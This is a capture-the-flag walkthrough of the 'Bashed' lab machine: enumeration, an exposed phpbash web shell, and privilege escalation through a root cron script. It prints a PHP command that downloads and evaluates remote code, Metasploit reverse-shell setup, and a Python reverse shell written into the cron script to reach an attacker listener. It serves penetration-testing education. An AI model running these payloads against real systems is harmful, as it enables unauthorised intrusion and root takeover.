
Bashed by Fiti

Tags

Nmap, Burpsuite, phpbash, web_delivery, shell_to_meterpreter, metasploit, cron, netcat.

Details

First of all, let's start our tasks by performing a scan with nmap:




```
root@fitiLand:~/Desktop/Bashed# nmap -sV -sC -oA nmap 10.10.10.68

Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-27 09:58 EDT
Nmap scan report for 10.10.10.68
Host is up (0.065s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.97 seconds
root@fitiLand:~/Desktop/Bashed# 
```

Remember:

-sV = Version Scan; -sC = Use safe scripts; -oA = All outputs


We can see just one port is opened, 80, typical web server behind so… why don't take a look?


Type here to search
Arrexel's Development Site
Home
DEVELOPMENT · DECEMBER 4, 2017
phpbash
phpbash helps a lot with pentesting. I have tested it on different servers and it was very useful. I actually de this exact server!


At first sight we can see some interesting things:

- It is a dev site.
- Developed with suppablog.
- Really in love with phpbash.

Taking a look to source code, we can confirm our suspects and we also find some js.




```
<title>Arrexel's Development Site</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta name="description" content="Template by Colorlib" />
<meta name="keywords" content="HTML, CSS, JavaScript, PHP" />
<meta name="author" content="Colorlib" />
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
```



```
<!--Load JavaScript-->
<script type="text/javascript" src="js/jquery.js"></script>
<script type='text/javascript' src='js/imagesloaded.pkgd.js'></script>
<script type='text/javascript' src='js/jquery.nicescroll.min.js'></script>
<script type='text/javascript' src='js/jquery.smartmenus.min.js'></script>
<script type='text/javascript' src='js/jquery.carouFredSel-6.0.0-packed.js'></script>
<script type='text/javascript' src='js/jquery.mousewheel.min.js'></script>
<script type='text/javascript' src='js/jquery.touchSwipe.min.js'></script>
<script type='text/javascript' src='js/jquery.easing.1.3.js'></script>
<script type='text/javascript' src='js/main.js'></script>
</body>
```


So let's inspect by ourselves but, before, launch gobuster trying to find any hidden directory:



```
root@fitiland:~/Desktop/Bashed# gobuster -u "127.0.0.1:8081" -w /usr/share/wordli
sts/dirbuster/directory-list-lowercase-2.3-medium.txt -t 20

Gobuster v1.2                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://127.0.0.1:8081/
[+] Threads      : 20
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-me
dium.txt
[+] Status codes : 200,204,301,302,307
=====================================================
/images (Status: 301)
/uploads (Status: 301)
/php (Status: 301)
/css (Status: 301)
/dev (Status: 301)
/js (Status: 301)
/fonts (Status: 301)
^C[!] Keyboard interrupt detected, terminating.
^C[!] Keyboard interrupt detected, terminating.

=====================================================
root@fitiland:~/Desktop/Bashed#
```

Note: At the end, we did not use gobuster results, but launching it on background is always ok.


So, just manually, if we spider the website with burp we'll find something REALLY interesting:



```
http://127.0.0.1:8081
    /
    css
    demo-images
        /
    dev
        /
        phpbash.min.php
        phpbash.php
    fonts
    images
    index.html
    js
    php
        /
        sendMail.php
    single.html
    uploads
        /
```

Note: We're using host 127.0.0.1:8081 because we just prepared a proxy to route all traffic through Burp

It is easily intuitive that we need to run that phpbash.php… We launch it and just going to the correct folder we have our **USER FLAG**.




```
www-data@bashed:/var/www/html/dev# pwd
/var/www/html/dev
www-data@bashed:/var/www/html/dev# sudo su
sudo: no tty present and no askpass program specified
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

<u>Priv escalation</u>

As we saw on the previous screenshot, our user is *www-data* right now, and we're not able to use sudo su, but taking a quick look to sudo privs (using ***sudo –l***) we can see there's a user named **scriptmanager** who can run any command without using password. Don't forget about this point, but let's continue with our typical procedure:

First thing is check our privs and the SO version, so let's use "***id***" and "***uname –a***":




```
www-data@bashed:/tmp# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/tmp# uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

As we have our SO version, natural thing is using metasploit exploit suggester but, for that, we need a meterpreter session. Let's get it. We'll obtain our meterpreter session in two steps (thanks @Superfume):


- Obtain a common shell using "***exploit/multi/script/web_delivery***" module.

  Note: We need to configure SRVHOST (our IP), SRVPORT, TARGET (in this case, PHP, because we're going to run the command from our php shell) and a PAYLOAD (generic shell).

  This module generates a command line, executable from our php shell, which will try to connect back to attacker's machine. As we want to obtain a complete shell, we'll use the advanced option "***DisablePayloadHandler true***", telling the module not to prepare a handler, so we could launch our own handler with the settings we'd prefer:




```
msf exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   SRVHOST   10.10.15.59      yes       The local host to listen on. This must be an address on the local machine
 or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.15.59      yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   PHP


msf exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 11.
msf exploit(multi/script/web_delivery) >
[*] Using URL: http://10.10.15.59:8080/2DGt0FPPPKUtAY
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://10.10.15.59:8080/2DGt0FPPPKUtAY'));"
```



```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x64/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.15.59      yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run -j
[*] Exploit running as background job 12.

[*] Started reverse TCP handler on 10.10.15.59:4444
msf exploit(multi/handler) >
```

- The second step is to convert our new sesión to meterpreter, using "***post/multi/manage/shell_to_meterpreter***".



```
msf exploit(multi/handler) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) >
[*] 10.10.10.68      web_delivery - Delivering Payload
[*] Command shell session 8 opened (10.10.15.59:4444 -> 10.10.10.68:46974) at 2018-04-27 19:31:26 -0400

msf post(multi/manage/shell_to_meterpreter) > set session 8
session => 8
msf post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 8
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.15.59:4433
[*] Sending stage (857352 bytes) to 10.10.10.68
[*] Meterpreter session 9 opened (10.10.15.59:4433 -> 10.10.10.68:52266) at 2018-04-27 19:31:53 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```

Now, with our meterpreter sesión we are able to use "***post/multi/recon/local_exploit_suggester***" in order to know possible ways of privesc. Unfortunately, the exploit suggester is not throwing any result, and we also have problems trying to migrate our meterpreter session to a x64 process so, we'll make a quick search on Google trying to find any exploit for priv escalation on our SO version (linux bashed 4.4.0-62-generic).

Some exploits can be used, in my case I got the one under http://www.hack80.com/thread-46627-1-1.html. Problem? It worked BUT victim crashed few seconds after obtaining root.

ANYONE SOLVED THIS PROBLEM??

In order to bypass this problem, let's make a walkaround. Remember our previous ***sudo –l*** and its "***scriptmanager:scriptmanager NOPASSWORD:ALL***"? Let's try this way:


- Execute /bin/bash as scriptmanager with ***sudo –u scriptmanager /bin/bash***
- As scriptmanager, you can go to scriptmanager's home and see its content: two files (test.py (owner→scriptmanager) and test.txt (owner→root)).

Taking a look to test.py content we see it write some stuff into test.txt (how is it possible if test.txt owner is root?). Besides, we also can see that test.txt is written each minute! We then can differ there is a **cron** task executing the content of test.py each minute as **root**.

So we just need to modify test.py to obtain a reverse shell (use pentestmonkey's cheatsheet) and listen on a port on attacker's machine with netcat. After one minute, we'll get our shell as root!!

*Note: Content of new test.py:

```
python -c 'import socket,subprocess,os;

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);

s.connect(("10.10.15.59",9999));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);

p=subprocess.call(["/bin/sh","-i"]);'
```



```
root@fitiLand:~/Desktop/Bashed# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.15.59] from (UNKNOWN) [10.10.10.68] 57960
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root/
# ls
root.txt
```